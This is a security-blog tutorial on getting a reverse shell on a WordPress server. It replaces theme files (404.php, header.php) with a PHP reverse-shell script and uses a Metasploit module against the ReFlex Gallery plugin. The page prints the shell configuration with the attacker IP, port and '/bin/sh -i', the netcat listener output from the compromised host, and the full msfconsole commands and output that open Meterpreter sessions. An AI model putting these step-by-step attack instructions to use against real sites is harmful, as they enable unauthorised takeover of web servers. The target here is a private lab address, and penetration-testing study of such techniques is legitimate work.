
Shell Uploading into 404.php File

As we know that the 404. php file is used on a page not found error, so we can use this file get reverse shell of target machine. Simply remove the entire code inside the 404.php file.



```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
 *
 * @package WordPress
 * @subpackage Twenty_Twenty_One
 * @since 1.0.0
 */

get_header();
?>

	<header class="page-header alignwide">
		<h1 class="page-title"><?php esc_html_e( 'Nothing here', 'twentytwentyone' ); ?></h1>
```

Follow 🙂 **!! C**opy and paste the code of the malicious PHP file here and save. The localhost address has to be changed there.




Twenty Twenty-One: 404 Template (404.php)

Selected file content:

```
(like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.13';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

We go to the browser, click on any post and add our arbitrary text between the URLs to get a 404 error.




192.168.1.13:8000/2021/01/10/hello-wdsorld/

SECNHACK

Just another WordPress site

Hello world!


Nice 😛 **!!** But actually we get the reverse shell of the target web server without any doubt.



```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
172.18.0.3: inverse host lookup failed: Unknown host
connect to [192.168.1.13] from (UNKNOWN) [172.18.0.3] 35198
Linux 0c46331f22e4 5.4.0-kali3-amd64 #1 SMP Debia
(2020-01-20) x86_64 GNU/Linux
 07:17:00 up  8:29,  0 users,  load average: 0.39, 0.61, 0.48
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WH
AT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls -l
total 68
drwxr-xr-x   1 root root 4096 Dec 11 07:25 bin
drwxr-xr-x   2 root root 4096 Nov 22 12:37 boot
drwxr-xr-x   5 root root  340 Jan 10 07:43 dev
drwxr-xr-x   1 root root 4096 Jan 10 07:43 etc
drwxr-xr-x   2 root root 4096 Nov 22 12:37 home
drwxr-xr-x   1 root root 4096 Dec 11 07:25 lib
drwxr-xr-x   2 root root 4096 Dec  9 23:22 lib64
drwxr-xr-x   2 root root 4096 Dec  9 23:22 media
drwxr-xr-x   2 root root 4096 Dec  9 23:22 mnt
drwxr-xr-x   2 root root 4096 Dec  9 23:22 opt
dr-xr-xr-x 293 root root    0 Jan 10 07:43 proc
drwx------   1 root root 4096 Jan 11 06:58 root
drwxr-xr-x   1 root root 4096 Dec 11 07:25 run
drwxr-xr-x   1 root root 4096 Dec 11 07:25 sbin
drwxr-xr-x   2 root root 4096 Dec  9 23:22 srv
dr-xr-xr-x  13 root root    0 Jan 10 07:43 sys
drwxrwxrwt   1 root root 4096 Jan 11 07:11 tmp
drwxr-xr-x   1 root root 4096 Dec  9 23:22 usr
drwxr-xr-x   1 root root 4096 Dec 11 07:16 var
$ 
```

Shell Uploading into header.php file

As we know the header is all the content that is displayed on all the pages of your site, so we upload our malicious shell here.




Twenty Twenty-One: Theme Header (header.php)

Select theme to edit: Twenty Twenty-(Select

Selected file content:

```
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell
if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.13';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us
```


Great 😛 **!!** As soon as we save the header file with malicious shell, then we get the reverse shell of the target web application.



```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
172.18.0.3: inverse host lookup failed: Unknown host
connect to [192.168.1.13] from (UNKNOWN) [172.18.0.3] 35300
Linux 0c46331f22e4 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1
(2020-01-20) x86_64 GNU/Linux
 07:24:49 up  8:37,  0 users,  load average: 0.60, 0.48, 0.45
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WH
AT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls -l
total 68
drwxr-xr-x   1 root root 4096 Dec 11 07:25 bin
drwxr-xr-x   2 root root 4096 Nov 22 12:37 boot
drwxr-xr-x   5 root root  340 Jan 10 07:43 dev
drwxr-xr-x   1 root root 4096 Jan 10 07:43 etc
drwxr-xr-x   2 root root 4096 Nov 22 12:37 home
drwxr-xr-x   1 root root 4096 Dec 11 07:25 lib
drwxr-xr-x   2 root root 4096 Dec  9 23:22 lib64
drwxr-xr-x   2 root root 4096 Dec  9 23:22 media
drwxr-xr-x   2 root root 4096 Dec  9 23:22 mnt
```

Shell Uploading through Vulnerable Plugin

Sometimes plugins installed in WordPress CMS are vulnerable, by taking advantage of which we can upload our malicious PHP shells to the target server and get reverse shells. In our case, as you can see a vulnerable plugin called **Reflex** (https://www.exploit-db.com/exploits/36374)is located on the WordPress CMS, so now we will try to exploit target mahcine by uploading shell through this plugin.



Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page.

Version 1.7.2 | By Matt Mullenweg | View details

□ ReFlex Gallery
Activate | Delete

Wordpress Plugin for creating responsive image galleries. By: HahnCreativeGroup

Version 3.1.3 | By HahnCreativeGroup | View details

Enable auto-updates

There is a new version of ReFlex Gallery available. View version 3.1.7 details or update now.

□ Two Factor
Deactivate

Two-Factor Authentication using time-based one-time passwords, Universal 2nd Factor (FIDO U2F), email and backup verification codes.


Version 0.7.0 | By Plugin Contributors | View details

Disable auto-updates

□ Plugin | Description | Automatic Updates

OMG 😛 **!!** We usually discover exploits by putting the name of that plugin on the metasploit Framework. Really we get the exploit 😛 **!!**


```
search reflex
```



```
msf5 > search reflex

Matching Modules
================

   #  Name                                       Disclosur
e Date  Rank       Check  Description
   -  ----                                       ---------
------  ----       -----  -----------
   0  exploit/unix/webapp/wp_reflexgallery_file_upload  2012-12-3
0       excellent  Yes    Wordpress Reflex Gallery Upload Vulnera
bility

msf5 > 
```

Upload 😛 **!!** As soon as we fill the target details and run the exploit then it automatically uploads the malicious shell to the target web server as you can see in the image below.

```
use exploit/unix/webapp/wp_reflexgallery_file_upload
set rhosts 192.168.1.13
set rport 8000
run
```



```
msf5 > use exploit/unix/webapp/wp_reflexgallery_file_upload
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhosts 192.168.1.13
rhosts => 192.168.1.13
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rport 8000
rport => 8000
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > run

[*] Started reverse TCP handler on 192.168.1.13:4444
[+] Our payload is at: RWOHAAVm.php. Calling payload ...
[*] Calling payload ...
[*] Sending stage (38288 bytes) to 172.18.0.3
[*] Meterpreter session 1 opened (192.168.1.13:4444 -> 172.18.0.3:48442) at 2021-
01-11 02:32:42 -0500
[+] Deleted RWOHAAVm.php
[*] Sending stage (38288 bytes) to 192.168.1.6
[*] Meterpreter session 2 opened (192.168.1.13:4444 -> 192.168.1.6:50511) at 2021
-01-11 02:32:42 -0500


meterpreter >
meterpreter >
```

Finally, we get the meterpreter session, from where we can remotely manage, add, delete, and perform many activities on the target web server.

Tags : Upload Shell via Plugin (https://secnhack.in/upload-shell-on-wordpress-site/) | Upload Shell via Theme (https://secnhack.in/upload-shell-on-wordpress-site/)| wordpress shell upload (https://secnhack.in/upload-shell-on-wordpress-site/)| wordpress reverse shell (https://secnhack.in/upload-shell-on-wordpress-site/)| upload shell on wordpress site (https://secnhack.in/upload-shell-on-wordpress-site/)| wordpress penetration testing (https://secnhack.in/upload-shell-on-wordpress-site/).

About the Author

Shubham Goyal Certified Ethical Hacker, information security analyst, penetration tester and researcher. Can be Contact on **Linkedin** (https://www.linkedin.com/in/shubham-goyal-sgpro/).

Shubham Goyal (https://secnhack.in/author/sg5479845/)

A keen learner and passionate IT student. He has done Web designing, CCNA, RedHat, Ethical hacking, Network & web penetration testing. Currently, he is completing his graduation and learning about Red teaming, CTF challenges & Blue teaming.

(https://github.com/Ignitetch/AdvPhishing) in (https://www.linkedin.com/in/shubham-goyal-sgpro/) (https://twitter.com/secnhack)

Related Articles

(https://secnhack.in/bypassing-firewalls-waf-with-xss-payloads/)

WEB PENETRATION TESTING (HTTPS://SECNHACK.IN/CATEGORY/WEB-PENETRATION-TESTING-2/)

Bypassing Firewalls (WAF) with XSS Payloads (https://secnhack.in/bypassing-firewalls-waf-with-xss-payloads/)

By Shubham Goyal (Https://Secnhack.In/Author/Sg5479845/) — 12 August 2024 (Https://Secnhack.In/2024/08/12/)

(https://secnhack.in/source-code-audit-with-grep-command/)

WEB PENETRATION TESTING **(HTTPS://SECNHACK.IN/CATEGORY/WEB-PENETRATION-TESTING-2/)**

Source Code Audit with GREP Command (https://secnhack.in/source-code-audit-with-grep-command/)

By Shubham Goyal (Https://Secnhack.In/Author/Sg5479845/) — 16 May 2022 (Https://Secnhack.In/2022/05/16/)

(https://secnhack.in/threatmapper-deepfence-cloud-native-workload-protection-tool/)

VULNERABILITY SCANNER **(HTTPS://SECNHACK.IN/CATEGORY/VULNERABILITY-SCANNER/)**

WEB PENETRATION TESTING **(HTTPS://SECNHACK.IN/CATEGORY/WEB-PENETRATION-TESTING-2/)**

ThreatMapper – Deepfence Cloud Native Workload Protection Tool (https://secnhack.in/threatmapper-deepfence-cloud-native-workload-protection-tool/)

By Shubham Goyal (Https://Secnhack.In/Author/Sg5479845/) — 20 April 2021 (Https://Secnhack.In/2021/04/20/)

(https://secnhack.in/owasp-zap-web-application-security-testing-tool/)

VULNERABILITY SCANNER **(HTTPS://SECNHACK.IN/CATEGORY/VULNERABILITY-SCANNER/)**

WEB PENETRATION TESTING **(HTTPS://SECNHACK.IN/CATEGORY/WEB-PENETRATION-TESTING-2/)**

OWASP ZAP – Web Application Security Testing Tool (https://secnhack.in/owasp-zap-web-application-security-testing-tool/)

By Shubham Goyal (Https://Secnhack.In/Author/Sg5479845/) — 28 March 2021 (Https://Secnhack.In/2021/03/28/)

(https://secnhack.in/nexpose-vulnerability-scanner-tool/)

VULNERABILITY SCANNER **(HTTPS://SECNHACK.IN/CATEGORY/VULNERABILITY-SCANNER/)**

WEB PENETRATION TESTING **(HTTPS://SECNHACK.IN/CATEGORY/WEB-PENETRATION-TESTING-2/)**

Nexpose : Vulnerability Scanner Tool (https://secnhack.in/nexpose-vulnerability-scanner-tool/)

By Shubham Goyal (Https://Secnhack.In/Author/Sg5479845/) — 26 March 2021 (Https://Secnhack.In/2021/03/26/)

3 THOUGHTS ON “UPLOAD SHELL ON WORDPRESS SITE”

prologue
30 May 2021 at 4:32 am (https://secnhack.in/upload-shell-on-wordpress-site/#comment-426)

Very descriptive article, I liked that a lot. Will there be a part 2?

REPLY

สูตรบาคาร่า AI
4 June 2021 at 4:01 pm (https://secnhack.in/upload-shell-on-wordpress-site/#comment-450)

Hi there to every body, it’s my first pay a visit of this website; this blog includes amazing and really fine material for readers.

REPLY

Shubham Goyal (https://secnhack.in)
4 June 2021 at 10:21 pm (https://secnhack.in/upload-shell-on-wordpress-site/#comment-458)

Thanks for your valuable feedback 🙂 !!

REPLY

LEAVE A REPLY

Your email address will not be published. Required fields are marked *

COMMENT *

NAME *

EMAIL *

WEBSITE

□ **SAVE MY NAME, EMAIL, AND WEBSITE IN THIS BROWSER FOR THE NEXT TIME I COMMENT.**

Post Comment

Menu **Secnhack (https://secnhack.in/)**

Security and Hacking Blog

About us (https://secnhack.in/about-us/) **Contact us (https://secnhack.in/contact-us/)** **Disclaimer (https://secnhack.in/disclaimer/)** **Privacy Policy (https://secnhack.in/privacy-policy/)**